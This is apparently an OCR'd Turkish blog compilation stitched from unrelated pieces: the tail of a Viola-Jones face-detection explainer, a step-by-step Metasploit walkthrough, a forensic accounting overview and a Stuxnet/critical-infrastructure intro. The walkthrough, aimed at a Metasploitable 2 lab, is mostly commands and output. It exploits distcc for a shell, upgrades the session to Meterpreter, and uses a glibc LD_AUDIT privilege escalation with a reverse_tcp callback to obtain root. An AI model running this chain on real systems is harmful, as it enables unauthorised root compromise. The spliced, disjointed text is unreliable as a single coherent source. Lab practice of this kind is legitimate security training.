




Algoritmada 3 tane zayıf sınırlandırıcı varsa;
Resimde böyle bir burun özelliği varsa ve aynı zamanda böyle bir kaş özelliği ve göz özelliği varsa burada yüz vardır. Diyip işaretliyor

Bu şekilde özelliklerimiz arttıkça güçlü sınıflandırıcımız tam olarak yüzün tarifini algoritmik olarak yapabilecek.

Cascading



Şimdi Viola-Jones algoritmasında işlemleri hızlandırmak için başka bir yöntemi inceleyeceğiz. Bu yöntemin adı Cascading
Hatırlarsanız resmin üstüne bir pencere yerleştirip kare kare arıyorduk. Bu yöntem de şöyle çalışıyor. Bu pencerede en önemli özelliğe bakıyoruz. Eğer pencere içerisinde bu özellik yoksa direk bu pencereyi geçiyoruz. Diğer özelliklere bakmıyoruz. Yani göz yoksa yüz de yoktur diyoruz. Eğer özellik pencere içinde varsa 2. özelliğe geçiyoruz. Bu sefer pencere içerisinde 2. özelliği arıyoruz. Yoksa burada yüz yok diyip geçiyoruz. eğer varsa 3. özelliğe geçiyoruz. Yine pencere içinde 3. özellik de varsa bu şekilde devam ediyor. Eğer yoksa burada yüz yoktur diyip geçiyoruz

Diğer yöntemlerle Cascading yöntemini beraber kullandığınızda bilgisayar yükü oldukça azalıyor. Bu yöntemlerle vioala-jones algoritması çok daha hızlanıyor.

İşin teori kısmı bu kadar. Konuyu olabildiğince basit anlatmaya çalıştım. Bu bölüm size sıkıcı gelmiş olabilir. Ama diğer bölümde kod yazarak video üzerinde yüz tanıma yapacağız. 2. bölüm ya yarın ya da ertesi gün gelecek.



Metasploit Local Exploit Suggester

Bu Egitimde Neler Ögreneceksiniz
Bu egitimde, hedefte bir shell elde etmek icin nasil Metasploiti kullanacagimizi.
Bu egitimde, shell bir Meterpreter oturumunu yükseltmeyi ve sistemde root elde etmek icin yerel aciklardan yararlanma önerici(Suggester) modülünü kullanmayi.

Baslayalim.
Hedef sistemde bir shell almayi basardik, ancak root yetkisine sahip degilsiniz peki ne yapmaliyiz? Ayrıcalık yükseltme geniş bir alandır ve bir saldırının en ödüllendirici ancak sinir bozucu aşamalarından biri olabilir. Manuel rotaya gidebiliriz, ancak her zaman olduğu gibi, Metasploit, yerel ayrıcalık yükseltmeyi gerçekleştirmeyi ve exploit suggester modul ile root almayı kolaylaştırır.

Islemlerimi Kali Linux 2020.3 yürütecegim.
Saldiracagim Makina Ise Metasploitable 2

```
Metasploit [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
* Starting deferred execution scheduler atd                    [ OK ]
* Starting periodic command scheduler crond                    [ OK ]
* Starting Tomcat servlet engine tomcat5.5                     [ OK ]
* Starting web server apache2                                  [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                               [ OK ]

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:
```

Aşama 1: Hedefe Oturumu Açın

Yapmamiz gereken ilk sey, hedef sistemde düsük ayricalikli bir oturum acmak. Bunu metasploit ile rahatlikla yapabiliriz.
Terminale msfconsole diyerek baslatin.

```
root@Darkness-CW: ~ (on Darkness-CW)
File  Actions  Edit  View  Help
root@Darkness-CW:~# msfconsole

 METASPLOIT by Rapid7
 EXPLOIT   [msf >]   RECON   PAYLOAD   LOOT

       =[ metasploit v6.0.21-dev                          ]
+ -- --=[ 2084 exploits - 1126 auxiliary - 354 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 >
```

Metasploitable, program derlemesini birden çok sisteme dağıtmak için kullanılan ve birleşik işlemci gücünden yararlanarak işleri hızlandıran distccd adlı savunmasız bir hizmet içerir. Ne yazık ki, programın bu sürümü uzaktaki bir saldırganın sunucuda rasgele komutlar yürütmesine izin veriyor.

İstismar arama komutu: search distccd

```
root@Darkness-CW: ~ (on Darkness-CW)
File  Actions  Edit  View  Help
msf6 > search distccd

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daem
on Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/u
nix/misc/distcc_exec

msf6 >
```

Modülü yüklemek için use yazın ve ardından modülün tam yolunu yazın: use exploit/unix/misc/distcc_exec

Daha sonra bizden hangi ayarlari istiyor ona bir bakalim, komutumuz: options

```
msf6 > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or
 hosts file with syntax 'file:<path>'
   RPORT   3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/misc/distcc_exec) >
```

Uzaktan baglanti noktasi (RPORT) zaten varsayilan baglanti noktasi oldugu icin sadece hedef sistemin ip adresi gerekiyor. Hedefin uygun ip adresini belirtmek icin set komutunu kullanin.

```
msf6 exploit(unix/misc/distcc_exec) > set rhost 192.168.xx.xxx
rhost => 192.168.xx.xxx
msf6 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.xx.xxx   yes       The target host(s), range CIDR identifier, or
 hosts file with syntax 'file:<path>'
   RPORT   3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/misc/distcc_exec) >
```

Ip adresini girdikten sonra tekrar options diyerek seceneklerde ipimiz kayitli kalmismi diye baktik.

Exploit imize uygun payload secmemiz icin komutumuz: show payloads

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                               Disclosure Date  Rank    Check  Description
   -   ----                               ---------------  ----    -----  -----------
   0   cmd/unix/bind_perl                                  normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   cmd/unix/bind_perl_ipv6                             normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   cmd/unix/bind_ruby                                  normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   cmd/unix/bind_ruby_ipv6                             normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   cmd/unix/generic                                    normal  No     Unix Command, Generic Command Execution
   5   cmd/unix/reverse                                    normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   cmd/unix/reverse_bash                               normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   7   cmd/unix/reverse_bash_telnet_ssl                    normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   cmd/unix/reverse_openssl                            normal  No     Unix Command Shell, Double Reverse TCP SSL (opens
sl)
   9   cmd/unix/reverse_perl                               normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  cmd/unix/reverse_perl_ssl                           normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   11  cmd/unix/reverse_ruby                               normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  cmd/unix/reverse_ruby_ssl                           normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   13  cmd/unix/reverse_ssl_double_telnet                  normal  No     Unix Command Shell, Double Reverse TCP SSL (telne
t)

msf6 exploit(unix/misc/distcc_exec) >
```

Ben uygun olan 2. olan payloadi seciyorum: set payload cmd/unix/bind_ruby

```
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) >
```

Şimdi istismarı başlatmaya hazırız. Exploit için run komutunu kullanın.

```
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > run

[*] 192.168.xx.xxx:3632 - stderr: -e:1:in `initialize': Address already in use - bind(2) (Errno::EADDRINUSE)
[*] 192.168.xx.xxx:3632 - stderr:       from -e:1:in `new'
[*] 192.168.xx.xxx:3632 - stderr:       from -e:1
[*] Started bind TCP handler against 192.168.xx.xxx:4444
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.xx.xxx:4444) at 2021-01-31 11:55:15 -0500

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Basarili bir giris yaptik uname -a diyerek sistem hakkinda bilgi verdi.

Asama 2: Meterpreteri Yükseltin

Terminalde Background Olmak
Hala temel komut kabuğundayken, oturumu arka plana çıkarmak için Ctrl-Z tuşlarına basın . Y tusuna basin.

```
^Z
Background session 1? [y/N]  y
msf6 exploit(unix/misc/distcc_exec) >
```

Backgroundda Calistirdigimiz Tüm Otumlari Geri Dönmek
Arka planda çalıştırdığımız tüm oturumları sessions komutuyla aratiyoruz.

```
msf6 exploit(unix/misc/distcc_exec) >
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               0.0.0.0:0 -> 192.168.xx.xxx:4444 (192.168.xx.xxx)

msf6 exploit(unix/misc/distcc_exec) >
[*] Stopping exploit/multi/handler
```

Normal bir kabuğu Meterpreter oturumuna yükseltmenin en kolay yolu, yükseltme yapmak için -u işaretini ve ardından oturum numarasını kullanmaktır.

```
msf6 exploit(unix/misc/distcc_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 0.0.0.0:4433
sessions
[*] Command stager progress: 100.00% (769/769 bytes)
```

İstenilen oturumda -i bayrağını kullanarak yeni Meterpreter oturumumuzla etkileşim kurabiliriz .

```
msf6 exploit(unix/misc/distcc_exec) >
[*] Stopping exploit/multi/handler
sessions -i 1
[*] Starting interaction with 1...

RiXHUROABQUTThosPerNaVCGuveOXmTq
ls
4615.jsvc_up
```

Asama 3: Exploit Suggesterı Çalıştır

Metasploit post modülleri, doğrudan oturumda değil, arka planda çalışan bir oturumda çalışır, bu nedenle arka plan oturumu 2 (Meterpreter kabuğumuz) ve ana komuta geri dönülür. Daha sonra aşağıdaki komutu kullanarak local exploit önericisini yani (suggester) yükleyebiliriz.

Ana meterpreter ekranina döndükten sonra uygun olan suggester aratalim komutumuz: search suggester

```
Background session 1? [y/N]  y
msf6 exploit(unix/misc/distcc_exec) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(unix/misc/distcc_exec) >
```

Zaten sadece 1 tane var su komutu kullanarak secelim: use post/multi/recon/local_exploit_suggester

Bizden istenilen secenekleri görelim: options
Seçeneklere baktığımızda, sadece bunu çalıştırmak istediğimiz oturumu(session) belirtmemiz gerekiyor. Oturumu, Meterpreter kabuğumuz olan 1 numaraya ayarlamanız yeterlidir.

```
Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(unix/misc/distcc_exec) >
msf6 exploit(unix/misc/distcc_exec) > se post/multi/recon/local_exploit_suggester
[-] Unknown command: se.
msf6 exploit(unix/misc/distcc_exec) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) >
```

Ve başlatmak için run yazın.

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.xx.xxx - Collecting local exploits for cmd/unix...
[*] 192.168.xx.xxx - 10 exploit checks are being tried...
[+] 192.168.xx.xxx - exploit/openbsd/local/dynamic_loader_chpass_privesc: The service is running, but could not be validated
.
[+] 192.168.xx.xxx - exploit/unix/local/setuid_nmap: The target is vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Modülün bir dizi yerel istismarı kontrol ettiğini ve uygun görünen birkaçını döndürdüğünü görebiliriz.

Asama 4: Kök Al

Yapmamız gereken son şey, sisteme kök salmak için bu açıklardan birini kullanmak. Bize önerilen ilkini deneyeceğiz. Bu istismar, LD_AUDIT ortam değişkeninin, sonuçta kök ayrıcalıklarıyla çalışan bir setuid nesnesinin yüklenmesine izin verdiği glibc dinamik bağlayıcıdaki bir güvenlik açığından yararlanır.

İstismar arama komutu: search glibc
Ben uygun 2. Exploit olan aciktan yararlanacagim komutumuz: use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc

```
msf6 post(multi/recon/local_exploit_suggester) > search glibc

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  auxiliary/gather/qnap_backtrace_admin_hash      2017-01-31       normal     Yes    QNAP NAS/NVR Administrator Ha
sh Disclosure
   1  auxiliary/scanner/http/wordpress_ghost_scanner                   normal     No     WordPress XMLRPC GHOST Vulner
ability Scanner
   2  exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  2010-10-18  excellent  Yes    glibc LD_AUDIT Arbitrary DSO
Load Privilege Escalation
   3  exploit/linux/local/glibc_origin_expansion_priv_esc  2010-10-18   excellent  Yes    glibc '$ORIGIN' Expansion Pri
vilege Escalation
   4  exploit/linux/local/glibc_realpath_priv_esc     2018-01-16       normal     Yes    glibc 'realpath()' Privilege
Escalation
   5  exploit/linux/local/libuser_roothelper_priv_esc  2015-07-24      great      Yes    Libuser roothelper Privilege
Escalation
   6  exploit/linux/local/netfilter_priv_esc_ipv4     2016-06-03       good       Yes    Linux Kernel 4.6.3 Netfilter
Privilege Escalation
   7  exploit/linux/smtp/exim_gethostbyname_bof       2015-01-27       great      Yes    Exim GHOST (glibc gethostbyna
me) Buffer Overflow


Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/smtp/exim_gethostbyname_bof

msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) >
```

Seceneklere bir göz atalim, komutumuz: options
Seçeneklere baktığımızda, yalnızca oturumu yeniden ayarlamamız gerekiyor - varsayılan yürütülebilir yol şimdilik çalışacak.
Oturumu eskisi gibi ayarlayın: set session 1

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on.
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.43.74    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) >
```

Ayrıca , istismar tamamlandığında bize başka bir Meterpreter oturumu vermek için yükü ayarlayabiliriz : show payloads

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show payloads

Compatible Payloads
===================

   #   Name                                   Disclosure Date  Rank    Check  Description
   -   ----                                   ---------------  ----    -----  -----------
   0   generic/custom                                          normal  No     Custom Payload
   1   generic/debug_trap                                      normal  No     Generic x86 Debug Trap
   2   generic/shell_bind_tcp                                  normal  No     Generic Command Shell, Bind TCP Inline
   3   generic/shell_reverse_tcp                               normal  No     Generic Command Shell, Reverse TCP Inline
   4   generic/tight_loop                                      normal  No     Generic x86 Tight Loop
   5   linux/x64/exec                                          normal  No     Linux Execute Command
   6   linux/x64/meterpreter/bind_tcp                          normal  No     Linux Mettle x64, Bind TCP Stager
   7   linux/x64/meterpreter/reverse_tcp                       normal  No     Linux Mettle x64, Reverse TCP Stager
   8   linux/x64/meterpreter_reverse_http                      normal  No     Linux Meterpreter, Reverse HTTP Inline
   9   linux/x64/meterpreter_reverse_https                     normal  No     Linux Meterpreter, Reverse HTTPS Inline
   10  linux/x64/meterpreter_reverse_tcp                       normal  No     Linux Meterpreter, Reverse TCP Inline
   11  linux/x64/shell/bind_tcp                                normal  No     Linux Command Shell, Bind TCP Stager
   12  linux/x64/shell/reverse_tcp                             normal  No     Linux Command Shell, Reverse TCP Stager
   13  linux/x64/shell_bind_ipv6_tcp                           normal  No     Linux x64 Command Shell, Bind TCP Inline (I
Pv6)
   14  linux/x64/shell_bind_tcp                                normal  No     Linux Command Shell, Bind TCP Inline
   15  linux/x64/shell_bind_tcp_random_port                    normal  No     Linux Command Shell, Bind TCP Random Port I
nline
   16  linux/x64/shell_reverse_ipv6_tcp                        normal  No     Linux x64 Command Shell, Reverse TCP Inline
 (IPv6)
   17  linux/x64/shell_reverse_tcp                             normal  No     Linux Command Shell, Reverse TCP Inline
   18  linux/x86/chmod                                         normal  No     Linux Chmod
   19  linux/x86/exec                                          normal  No     Linux Execute Command
```

Ben uygun 27. Olan payloadi seciyorum, komutumuz: set payload linux/x86/meterpreter/reverse_tcp

```
   27  linux/x86/meterpreter/reverse_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager
   28  linux/x86/meterpreter/reverse_tcp_uuid                normal  No     Linux Mettle x86, Reverse TCP Stager
   29  linux/x86/meterpreter_reverse_http                    normal  No     Linux Meterpreter, Reverse HTTP Inline
   30  linux/x86/meterpreter_reverse_https                   normal  No     Linux Meterpreter, Reverse HTTPS Inline
   31  linux/x86/meterpreter_reverse_tcp                     normal  No     Linux Meterpreter, Reverse TCP Inline
   32  linux/x86/metsvc_bind_tcp                             normal  No     Linux Meterpreter Service, Bind TCP
   33  linux/x86/metsvc_reverse_tcp                          normal  No     Linux Meterpreter Service, Reverse TCP Inli
ne
   34  linux/x86/read_file                                   normal  No     Linux Read File
   35  linux/x86/shell/bind_ipv6_tcp                         normal  No     Linux Command Shell, Bind IPv6 TCP Stager (
Linux x86)
   36  linux/x86/shell/bind_ipv6_tcp_uuid                    normal  No     Linux Command Shell, Bind IPv6 TCP Stager w
ith UUID Support (Linux x86)
   37  linux/x86/shell/bind_nonx_tcp                         normal  No     Linux Command Shell, Bind TCP Stager
   38  linux/x86/shell/bind_tcp                              normal  No     Linux Command Shell, Bind TCP Stager (Linux
 x86)
   39  linux/x86/shell/bind_tcp_uuid                         normal  No     Linux Command Shell, Bind TCP Stager with U
UID Support (Linux x86)
   40  linux/x86/shell/reverse_ipv6_tcp                      normal  No     Linux Command Shell, Reverse TCP Stager (IP
v6)
   41  linux/x86/shell/reverse_nonx_tcp                      normal  No     Linux Command Shell, Reverse TCP Stager
   42  linux/x86/shell/reverse_tcp                           normal  No     Linux Command Shell, Reverse TCP Stager
   43  linux/x86/shell/reverse_tcp_uuid                      normal  No     Linux Command Shell, Reverse TCP Stager
   44  linux/x86/shell_bind_ipv6_tcp                         normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   45  linux/x86/shell_bind_tcp                              normal  No     Linux Command Shell, Bind TCP Inline
   46  linux/x86/shell_bind_tcp_random_port                  normal  No     Linux Command Shell, Bind TCP Random Port I
nline
   47  linux/x86/shell_reverse_tcp                           normal  No     Linux Command Shell, Reverse TCP Inline
   48  linux/x86/shell_reverse_tcp_ipv6                      normal  No     Linux Command Shell, Reverse TCP Inline (IP
v6)

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) >
```

Bize sunulan seceneklere bakalim: options
Bizden local ip ve port umuzu girmemizi istiyor benim ip dogru oldugu icin girmedim sizde degilse farkli bir terminalde ifconfig yazarak ipinizi ögrenebilirsiniz.
LHOST: set LHOST Ipiniz
LPORT: set LPORT 4321

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on.
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.xx.xx    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lport 4321
lport => 4321
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) >
```

Son olarak, istismarı başlatmak için run yazın.
Artık hedefte yeni bir Meterpreter oturumumuz var.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lport 4321
lport => 4321
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.43.74:4321
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.fsu2eW' (1271 bytes) ...
[*] Writing '/tmp/.G9Aqg02' (276 bytes) ...
[*] Writing '/tmp/.c1CfZ8SY0' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (976712 bytes) to 192.168.xx.xxx
[*] Meterpreter session 2 opened (192.168.xx.xx:4321 -> 192.168.xx.xxx:60748) at 2021-02-01 07:38:12 -0500
                                    (Local Ipim)         (Hedef Ipisi)
meterpreter > ls
Listing: /tmp
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  276   fil   2021-02-01 07:38:01 -0500  .G9Aqg02
41777/rwxrwxrwx   4096  dir   2021-02-01 06:34:20 -0500  .ICE-unix
100444/r--r--r--  11    fil   2021-02-01 06:34:28 -0500  .X0-lock
41777/rwxrwxrwx   4096  dir   2021-02-01 06:34:28 -0500  .X11-unix
100755/rwxr-xr-x  207   fil   2021-02-01 07:38:12 -0500  .c1CfZ8SY0
100755/rwxr-xr-x  1271  fil   2021-02-01 07:37:50 -0500  .fsu2eW
100600/rw-------  0     fil   2021-02-01 06:34:37 -0500  4572.jsvc_up

meterpreter >
```

Kök erişimi elde ettiğimizi doğrulamak için bir kabuğa düşebiliriz: shell

```
meterpreter > shell
Process 5144 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=1(daemon)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



Adli Muhasebe Nedir?

Adli bilişim hukuksal sayısal finansal muhasebe gibi birçok bilim dallarının içinde olduğu araştırma soruşturma sonuç toplama bilim dalıdır

Adli Muhasebede Yapılan Hileler Nelerdir?

#İşletme çalışanları tarafından işletmelerine karşı yapılan hileler
#Beyaz yakalılar tarafından işlenen suçlar
#İşletme tepe yöneticilerinin işletme ilgililerini yanıltmaya yönelik olarak yaptıkları mali tablo hileleri
#Yatırımlarla ilgili hileler
#Ticari rüşvetler ve komisyonlar
#Banka işlemleri ile ilgili hileler
#Elektronik fon transferleri ile ilgili hileler
#Bilgisayar hileleri
#İnternet yoluyla yapılan hileler

Adli Muhasabecinin Beklenen Görevler Nelerdir?

#Şüphe duyulan hileli işi kanıtlarıyla birlikte ortaya çıkarmak
#Verilen zararın boyutlarını hesaplamak
#Hilenin yapılmasını önleyici ve caydırıcı önlemlerin alınmasını sağlamaktır

Adli Muhasebecinin Taşıması Gereken Özellikler Nelerdir?

#Yoğun bir muhasebe bilgisi
#Hukuk
#Denetim
#İşletme yönetimi
#Psikoloji
#Suç bilimi
#Bilgisayar uygulamaları

Türkiyedeki Gelişimi Nedir?

Küreselleşme ile birlikte tüm dünya pazarlarının yoğun bir rekabet ortamı içinde olması özellikle sermaye piyasalarındaki şirketleri paniğe sürüklemektedir. Şirketler en iyi olma yarışı içerisindeyken pek çok zaman çeşitli hile, yolsuzluk veya manipülasyonlara başvurabilmektedirler. Gelişen teknoloji de bu konuda şirketlerin en önemli yardımcısıdır. Özellikle 21. yüzyılda yaşanan küresel etkili şirket

ve denetim skandalları mevcut deetim sistemlerinin yetersizliğini kanıtlamış ve tüm denetim uygulamalarına yeniden yön verilmeye başlanmıştır. Bu süreçte yaşanan en önemli gelişmelerden biri de adli muhasebe kavramının ortaya çıkmasıdır.

Adli muhasebe, hukuk ve muhasebe bilimleri arasında bir köprü görevi üstlenerek daha çok işletmelerde yaşanan hile ve yolsuzlukların tespit edilmesi, önlenmesi ve caydırılması ile hile ve yolsuzluklara ilişkin başlatılan hukuksal süreçte etkin bir rol üstlenmektedir. Adli muhasebe, başta muhasebe, denetim ve hukuk olmak üzere istatistik, matematik, bilgi teknolojileri, psikoloji gibi pek çok bilim dalında bilgi ve yetenek sahibi olmayı gerektirdiğinden hile ve yolsuzluklarla mücadelede önemli bir araçtır. Adli muhasebenin bu önemi doğrultusunda bu çalışmada öncelikle adli muhasebecilik mesleğine yönelik açıklamalar yapılarak mesleğin ülkemizdeki mevcut durumu incelenmiştir. Daha sonra Yeminli Mali Müşavirlik Şirketleri ve Sermaye Piyasasında Bağımsız Denetimle Yetkili Kuruluşların bakış açılarıyla Türkiye'de adli muhasebecilik mesleğinin gelişimine yönelik önerileri SPSS 17.0 paket programı aracılığı ile analiz edilerek değerlendirilmiştir. Analiz sonucunda ülkemizde mevcut denetim sisteminin, adli muhasebe için gerekli alt yapının ve eğitim sisteminin yetersiz olduğu tespit edilmiş ve mesleğin gelişimi için yapılması gereken faaliyetler değerlendirilmiştir.

Kritik Altyapıları Hedef Alan Siber Silahlar

Kurumları Hedef Alan Siber Silahlar;

- Stuxnet

- Night Dragon

- Flame

- Duqu

- Gauss

- Shamoon

Kritik Altyapılara Yönelik Siber Saldırı Örnekleri;

Büyük Çaplı Elektrik Kesintileri;

- ABD ve Kanada Elektrik Kesintisi

- Hindistan Elektrik Kesintisi

- Türkiye Elektrik Kesintisi



Kritik Altyapıların Siber Güvenliği Kapsamında Alınabilecek Önlemler
Kurumları Hedef Alan Siber Silahlar

1. Stuxnet

Bir solucan yazılımı olan Stuxnet'in, "Amerika", "İsrail" ve "Hollanda" tarafından kullanıldığı düşünülmekte olup, İran'ın nükleer faaliyetlerini sekteye uğratmak için kullanıldığı bilinmektedir. Bu yazılım, endüstriyel kontrol sistemlerini hedefleyen ve çalışma düzenlerini engellemek amacıyla yapılan ilk siber silah tehdidi olarak bilinmektedir. İran'ın nükleer program kapsamında inşa ettiği Natanz'daki nükleer tesise yönelik uzun bir süredir siber saldırı gerçekleştiren ve 2010 yılında tespit edilen Stuxnet silahı, nükleer santrifüjlerin hasara uğramasına neden olmuştur. Devletinde desteklemiş olduğu bir operasyon kapsamında yürütülen saldırının sadece İran'ı hedef aldığı bilinmektedir.

